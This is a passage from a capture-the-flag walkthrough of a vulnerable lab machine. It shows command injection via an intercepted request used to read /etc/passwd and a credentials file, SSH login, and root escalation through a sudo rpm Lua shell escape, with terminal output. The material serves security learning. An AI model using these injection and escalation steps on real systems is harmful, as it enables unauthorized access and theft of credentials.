
Boom!! It's vulnerable to command injection vulnerability and let us use burp suite and go for next level.




Intercept the get request and change the id of “AI” from `echo%20hackNos%20` to `cat /etc/passwd`

**Note:**


We are doing this for the sake of finding out the password directory which contains passwords



So we found a file that looked cmd.php so on AI we typed and requested `cat cmd.php`



We found this page of cmd.php and found the id and password now by doing ssh login(as the 22 port was open) and we will check about the results.



On login, we got access to the user now its time for Privilege escalation

**sudo rpm --eval '%{lua:posix.exec("/bin/sh")}'**

This command let us go for the root privilege it means sudo i.e superuser mode rpm i.e red hat package manager and -eval evaluate %being syntax Lua a scripting language POSIX (operating system interface) exec execute the directory path then we get the access



```

[isw0@InfosecWarrior ~]$ sudo -l
Matching Defaults entries for isw0 on this host:
    !visiblepw, always_set_home, env_reset, env_keep="COLORS DISPLAY HOSTNAME HISTSIZE INPUTRC K
    LC_CTYPE", env_keep+="LC_COLLATE LC_IDENTIFICATION LC_MEASUREMENT LC_MESSAGES", env_keep+="LC
    LC_ALL LANGUAGE LINGUAS _XKB_CHARSET XAUTHORITY", secure_path=/sbin\:/bin\:/usr/sbin\:/usr/bi

User isw0 may run the following commands on this host:
    (!root) NOPASSWD: /bin/bash
    (root) /bin/ping, (root) /bin/ping6, (root) /bin/rpm, (root) /bin/ls, (root) /bin/mktemp
[isw0@InfosecWarrior ~]$ sudo rpm --eval '%{lua:posix.exec("/bin/sh")}'
[sudo] password for isw0:
sh-4.1# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:system_r:rpm_script_t:s0-s0:c0.c1023
sh-4.1# cd /root
sh-4.1# ls
anaconda-ks.cfg  Armour.sh  flag.txt  install.log  install.log.syslog
sh-4.1# cat flag.txt
fc9c6eb6265921315e7c70aebd22af7e
sh-4.1# █

```

cd /root gives u the root access ls gives the presence of flag.txt and on using cat command finally we get our flag and our job is done.